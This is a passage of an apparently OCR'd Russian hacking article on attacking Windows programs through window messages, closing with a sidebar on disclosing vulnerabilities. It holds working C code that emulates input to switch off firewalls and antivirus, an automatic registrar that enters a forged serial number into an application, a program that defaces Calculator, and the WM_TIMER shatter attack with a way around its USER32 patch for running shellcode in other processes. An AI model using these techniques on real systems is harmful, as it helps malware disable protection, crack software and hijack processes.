Конечно, эта методика далеко не универсальна. Вирус должен поддерживать все типы популярных антивирусов и firewall'ов, иначе ему ни за что не выжить в агрессивной среде недружелюбно настроенного киберпространства. Но универсальных методик захвата управления вообще-то не существует. И в отличии от "дыр", которые закрываются очередной заплаткой, эмуляция ввода может рассчитывать на долгосрочную перспективу, к тому же популярных защитных программ не так уж и много. Где-то с десяток, ну от силы полтора. Так что эта методика имеет полное право на существование.

Для эмуляции ввода нам потребуется *дескриптор* окна, которое будет принимать сообщения. Дескриптор можно получить несколькими способами. Самое простое — воспользоваться API-вызовом FindWindow, возвращающим дескриптор окна по его названию (текстовой строке, красующейся в заголовке). Более сложный, но и более гибкий вариант сводится к последовательному перебору (перечислению) всех имеющихся окон. Перечислением окон верхнего уровня занимается API-функция EnumWindows, а дочерние окна (и элементы управления в том числе!) берет на себя EnumChildWindows.

Получить дескриптор главного окна атакуемого приложения – не проблема, ведь мы знаем его имя, которое в большинстве случаев однозначно идентифицирует данное окно. С дочерними окнами справиться не в пример сложнее. Кнопки еще можно распознать по надписям (получаем дескрипторы всех дочерних окон вызовом EnumChildWindows, а затем посылаем каждому из них сообщение WM_GETTEXT с требованием сказать как кого зовут, после чего нам останется лишь сопоставить дескрипторы кнопок с их названиями), но вот с окнами редактирования такой фокус уже не проходит, ведь по умолчанию они вообще не содержат в себе никакой информации. В принципе, можно получить идентификатор элемента управления, кстати говоря, не зависящий от языковой раскладки и одинаково хорошо работающий как на англоязычных, так и на русифицированных приложениях, но зачем усложнять себе жизнь?



Рисунок 7 шпион Spyxx, отображающий элементы управления, позволяющие отключать SyGate Personal Firewall

Порядок перечисления окон всегда постоянен. А это значит, что определив назначения каждого из дочерних окон экспериментально (или с помощью шпионских средств типа Spyxx из комплекта SDK) мы можем жестко прописать их номера в своей программе. Ниже приведен фрагмент исходного текста автоматического "регистратора" защищенных программ,

демонстрирующий технику эмуляции клавиатурного ввода в окно редактирования и нажатие заданной кнопки:

```
// КОНФИГУРАЦИЯ
#define MAX_STR        100
#define NAMEWIN        "имя_приложения"

// ГЛОБАЛЬНЫЕ ПЕРЕМЕННЫЕ (некрасивно, но просто, хотя и безвкусно)
HWND regnum    = 0;
HWND me_hwnd   = 0;
HWND hackreg   = 0;
HWND username  = 0;
HWND input_but = 0;


// ПЕРЕЧИСЛЕНИЕ ОКОН ВЕРХНЕГО УРОВНЯ
// ============================================================================
// ищем окно с заголовком NAMEWIN и заносим его хэндл в гл. переменную me_hwnd
BOOL CALLBACK EnumWindowsProc(HWND hwnd,LPARAM lParam)
{
        char buf[MAX_STR];

        // читаем заголовок
        GetWindowText(hwnd, buf, MAX_STR - 1);

        // это NAMEWIN?
        if (strstr(buf, NAMEWIN) == buf)
        {
                me_hwnd = hwnd;        // получаем его hwnd и прекращаем просмотр окон
                return 0;
        }

        return 1;      // просмотр окон продолжается
}

// ПЕРЕЧИСЛЕНИЕ ДОЧЕРНИХ ОКОН crackme
// ============================================================================
// получаем хэндлы всех интересующих нас окон
// (порядок окон определяем либо экспериментально
BOOL CALLBACK EnumChildWindowsProc(HWND hwnd,LPARAM lParam)
{
        static N = 0;

        switch(++N)
        {
                case 3: // окно с именем пользователя
                                username = hwnd;
                                break;

                case 4: // text со строкой "reg. num."
                                hackreg = hwnd;
                                break;

                case 5: // окно для ввода регистрационного номера
                                regnum = hwnd;
                                break;

                case 6: // конопка ввода
                                input_but = hwnd;
                                return 0;
        }
        return 1;
}

int main(int argc, char* argv[])
{
        // перечисляем окна верхнего уровня в поиске нашего
        EnumWindows(&EnumWindowsProc, 0);
        if (me_hwnd == 0)
        {
                printf("-ERR: %s not running!\x7\n", NAMEWIN);
                return -1;
        }

        // получаем хэнделы интересующих нас дочерних окон
        EnumChildWindows(me_hwnd, &EnumChildWindowsProc, 0);
```

```
        // получаем имя пользователя и, если оно недостаточно длинное,
        // вводим имя хакера по умолчанию ;)
        while(1)
        {
                // получит введенное имя
                SendMessage(username, WM_GETTEXT, MAX_STR, (int) username_buf);
                if (strlen(username_buf)>=0xA) break; else
                {
                        SendMessage(username, WM_SETFOCUS,    1,      0);
                        SendMessage(username, WM_SETTEXT,     0,      (int) &MY_NAME);
                        SendMessage(username, WM_KILLFOCUS,   1,      0);
                }
        }

        // вводим сгенерированный номер в окно ломаемого приложения
        SendMessage(regnum, WM_SETTEXT, 0, (int) regnum_buf);

        // указываем, что этот номер - поддельный
        SendMessage(hackreg,   WM_SETTEXT, 0, (int) HACKREG);

        // нажимаем на кнопку "Ввод"
        SendMessage(input_but, WM_SETFOCUS,    1,      0);
        SendMessage(input_but, BM_SETSTATE,    1,      0);
        PostMessage(input_but, WM_KILLFOCUS,   0,      0);

        // сваливаем отсюда
        return 0;
}
```

Листинг 7 фрагмент автоматического регистратора, демонстрирующий технику эмуляции ввода

Как видно, ввод/вывод текста в окно редактирования больших проблем не вызывает: WM_SETTEXT/WM_GETTEXT и все пучком, а вот "программно" нажать на кнопку несколько сложнее. Посылка сообщения BM_SETSTATE элементу управления типа "кнопка" еще не приводит к ее нажатию. Для корректной эмуляции ввода мы, во-первых, должны установить фокус (WM_SETFOCUS), а после перевода кнопки в состояние "нажато" этот фокус убить (WM_KILLFOCUS), ведь, как известно даже желторотым пользователям, кнопки срабатывают не в момент их нажатия, но в момент *отпускания*. Кстати говоря, если в роли убийцы фокуса выступает функция SendMessage то поток, эмулирующий ввод, блокируется вплоть до того момента, пока обработчик нажатия кнопки не возвратит циклу выборки сообщений своего управления. Чтобы этого не произошло, – следует использовать функцию PostMessage, которая посылает сообщение и, не дожидаясь ответа, как ни в чем не бывало продолжает выполнение.



Рисунок 8 "автоматическое" считывание имени пользователя, ввод регистрационного номера и эмуляция нажатия на клавишу "ввод"

А вот еще один забавный листинг, издевающийся над "Калькулятором" или "Командной строкой" (одно из этих приложений должно быть предварительно запущено). Выглядит забавно, правда? Например, на firewall'e можно написать "взломано". И хотя это только невинная надпись, кое-кого она заставит сильно подергаться!

```
#define s "Hello, World!"
#define _EVENT_        10
#define _PER_          10
#define _N_            5
```

```
HWND h=0;

main(int argc, char **argv)
{
        int a; HDC dc; RECT rect, fill_rect; HBRUSH br; HFONT font; char buf[100];

        h=FindWindow(0, "Калькулятор");
        //h=FindWindow(0, "Обработчик команд Windows NT");
        //h=FindWindow(0, "Командная строка");

        if (argc > 1) h=FindWindow(0, argv[1]);
        if (h==0) return -1;

        dc = GetDC(h); if (dc)
        {
                br=CreateSolidBrush(RGB(69,0,0));
                rect.left=1; rect.right=1000; rect.top=1; rect.bottom=1000;
                GetClientRect(h, &rect);

                font=CreateFont(rect.bottom/2,rect.right/strlen(s),0,0,100,0,0,0,
                                ANSI_CHARSET, OUT_DEFAULT_PRECIS,CLIP_DEFAULT_PRECIS,
                                DEFAULT_QUALITY,FF_MODERN, "Comic Sans MS");

                fill_rect.top=3*rect.bottom/4; fill_rect.bottom=rect.bottom-10;
                fill_rect.left=10; fill_rect.right=10; ReleaseDC(h, dc);

                for (a=0; a < 255; a++)
                {
                        printf("\r%03d",100*a/255);
                        if (dc = GetDC(h))
                        {
                                SelectObject(dc, font);SetBkMode(dc, TRANSPARENT);
                                SetTextColor(dc, rand()); //RGB(255-a,0,0));
                                TextOut(dc, 0, rect.bottom/8, s ,strlen(s) );
                                ReleaseDC(h, dc);
                        }
                        SetWindowText(h, ltoa(100*a/255,buf,10)); Sleep(69);
                }
                SendMessage(h, WM_SYSCOMMAND, SC_MINIMIZE, 0); Sleep(69);
                SendMessage(h, WM_SYSCOMMAND, SC_RESTORE, 0);
                SetWindowText(h, "Hello, Sailor!");
                for (a=0; a < 10; a++) {ShowWindow(h, a & 1); Sleep(69);}
        }else printf("-ERR\n");
}
```

Листинг 8 дефейсим "Калькулятор" и другие программы



Рисунок 9 дефейсенный "Калькулятор". Нет, это не рисунок из Paint'а, все действительно так и выглядит!



Рисунок 10 дефейсенный командный интерпретатор

Все это конечно хорошо, но внедрить код в чужой процесс намного интереснее! Традиционный способы с подключением собственной DLL, WriteProcessMemory или CreateRemoteThread тут не годятся, поскольку разработчики антивирусов и Firewall'ов хорошо осведомлены о них и принимают целый комплекс защитных мер, с которыми не так-то легко справится, но мы все равно перехитрим их.

Сообщение WM_TIMER позволяет передавать не только идентификатор таймера, но и адрес таймерной процедуры, вызываемой операционной системой независимо от того, был ли предварительно взведен таймер или нет. Следующий бесхитростный код перехватывает управление у "Калькулятора" и передает его по адресу 401234h.

```
h=FindWindow(0, "Калькулятор");
SendMessage(h, WM_TIMER, 0, 0x401234);
```

Листинг 9 две строки, отправляющие любую программу в небытие

Адрес 0x401234 выбран чисто для примера. Ничего интересного здесь нет. Калькулятор просто упадет — все и все. Для достижения осмысленного результата, атакуемому приложению необходимо как-то передать зловредный shell-код. А как это можно сделать? Самое простое — найти любое окно редактирование и послать ему WM_SETTEXT, только вместо текста здесь будет shell-код. Если нет строки редактирования — не беда! На худой конец сгодится и заголовок главного или дочернего окна, правда на сам shell-код в этом случае будет наложены жесткие ограничения. Остается только определить адрес буфера, в котором храниться содержимое окна, а храниться оно во вполне предсказуемых буферах, местоположение которых легко подсмотреть под отладчиком.



Рисунок 11 коварное сообщение WM_TIMER

Этот прием работает во всех операционных системах семейства Windows, включая непатченную XP. В начале 2003 года баг с таймером был исправлен, о чем можно прочитать в Microsoft Security Bulletin'e за номером MS02-071. На самом деле, радикальной смены парадигмы так и не произошло. Трогать систему сообщений разработчики так и не рискнули, ограничившись парой дополнительных проверок в USER32.DLL. Теперь посылать сообщение WM_TIMER можно только своему собственному окну. Но ведь USER32.DLL это всего лишь "обертка" поверх win32k.sys и ее можно обойти! Достаточно лишь немного потрассировать SendMessageA и в нужном месте перепрыгнуть через "левый" jxx, который можно найти по шаблону: cmp xxx,113h/jxx. В моей Windows (версию которой я все равно не скажу, чтобы никто не смеялся), он расположен по следующему адресу:

```
.text:77E1554D          cmp     eax, 113h               ; WM_TIMER
.text:77E15551          jnz     loc_77E15692
.text:77E15557          mov     ecx, eax
```

Листинг 10 фрагмент API-функции SendMessageA, блокирующий посылку WM_TIMER

Все, что нужно сделать — это дождаться выполнения команды cmp eax,113h и передать управление по адресу 77E15557h. Теперь сообщение WM_TIMER будет доставляться независимо от территориальной принадлежности атакуемого окна. А трассировать свою собственную проекцию USER32.DLL нам никто не запрещает. Во всяком случае пока…



Рисунок 12 дизассемблирование функции SendMessageA при помощи IDA Pro

Разумеется, от эмуляции клавиатурного ввода антивирус может защититься (например, перед каждым изменением конфигурации задавать случайный вопрос из серии "сколько будет дважды два?". Человек легко ответит на него, а вот вирус — едва ли. Простой парольной защиты здесь явно недостаточно, поскольку перехват пароля не представляет большой проблемы). Но вот от WM_TIMER на прикладном уровне никакой защиты нет! И не будет до тех пор, пока Microsoft не выпустит очередную заплатку, на этот раз действительно исправляющую дыру, а не делающую морду тапком.

>>> врезка этикет сообщений об ошибках

Представим себе, что исследуя коммерческое приложение, мы обнаружили грубую ошибку (то есть дыру). Наши действия? Кто-то пишет эксплоит или червя, кто-то хочет честно сообщить об этом разработчикам. А почему бы и нет? Может у человека такая душа, в глубине которой он надеется, что ему за это что-то да передает. Как же! Держи карман шире! Хорошо если в тюрьму не упекут. Обзовут хакером, террористом и как воткнут! Ну в смысле поимеют.

Действовать надо предельно осторожно. Не должно быть и малейшего намека на шантаж, ни явного ни предполагаемого. Ищите на сайте адреса реальных специалистов, а не манегеров и маркетоидов, от которых никакого толку все равно нет, только одна нервотрепка и потеря времени. Писать лучше сразу на несколько адресов, с пометкой "ведущему специалисту", чтобы остальные сотрудники, типа секретарши, получив письмо, смогли переправить его по нужному адресу, что значительно увеличивает наши шансы на успех. Письма без пометок пересылаются наугад и зачастую теряются в бюрократических дебрях.

Так же можно поискать в Интернете любые статьи, подписанные сотрудниками этой фирмы (если они попадутся — то это ура), или позвонить в головной офис и потребовать у секретарши контактный адрес специалистов, с которыми можно обсудить технические проблемы, связанные с конструктивными дефектами программного обеспечения.

Письмо должно быть максимально кратким. Не нужно вдаваться в какие бы то ни было подробности, а просто взять и написать: "господа, я нашел в вашей программе критическую уязвимость, о которой хочу вам сообщить, но не знаю как это корректно сделать, вот мой телефон [иностранцы по мылу серьезные вопросы не обсуждают], я доступен с такого-то по

такое-то время по Гринвичу, разговариваю на таких-то языках". Разговорный английский только приветствуется, но даже если мы не владеем им — не беда. Будет надо — найдут переводчика, если, конечно, указать этот факт заранее.

С вероятностью близкой к единицы с нами действительно свяжутся. Первым отреагирует какой-то манагер. Не будем терять время и пошлем его на хрен, только культурно. Дальше возможны три варианта развития событий. Если повезет — мы попадем на инженера, который захочет использовать этот баг как козырь во внутрефирменной борьбе и в обмен за молчание он может даже что-то и заплатить, но скорее всего нам скажут, это не дыра, а дизассемблировать программы нехорошо, этим занимаются только хакеры, террористы и другие информационные преступники. Посадить — не посадят, но визг поднять могут. Иногда говорят: "спасибо, если еще найдете дыры — присылайте".

На всякий случай, всю переписку ведите через юриста. Даже если он не разбирается в тонкостях компьютерных технологий, доказать отсутствие злого умысла и состава преступления — сможет. Однако, юрист — это расходы. К чему они? Если мы действительно хотим заработать, лучше слить эту информацию команде тигров или опубликовать в журнале. Тигры — это такие ребята, что занимаются тестами на проникновение. На вполне легальном основании, кстати. Средняя такса за дыру составляет порядка 50$ – 300$. С другой стороын, отечественные журналы платят от 100$ до 300$ за статью, а зарубежные — еще больше. К тому же публикации — это почетно. В некоторых фирмах за это даже выплачивают небольшую прибавку к зарплате. Так навар получается вполне реальный, а вот к разработчикам уязвимого приложения со своими открытиями лучше никогда не соваться.

заключение

При разработке ответственных приложений доверять никому нельзя! Ни своему собственному коду, ни даже операционной системе. Следует предусмотреть все возможные варианты развития событий, но и не скатываться до тривиального подсчета контрольных сумм, который очень легко отломать. Защита должна защищать, а не создать видимость защищенности. Говорят, что в Египте прямо посреди пустыни установлены ворота, регламентирующие ввод/вывод, тьфу, вход/выход. Ну порядок у них такой! Здесь вам не тут и без ворот там нельзя! Без ворот в пустыню сможет попасть кто угодно и когда угодно!

Так вот, многие программы построены по той же самой схеме. Да, в них действительно есть мощная система шифрования и 128-битный (а, иногда и 1024-битный) ключ, но установлен она посреди пустыни!

Рисунок 13 рабочее место настоящего хакера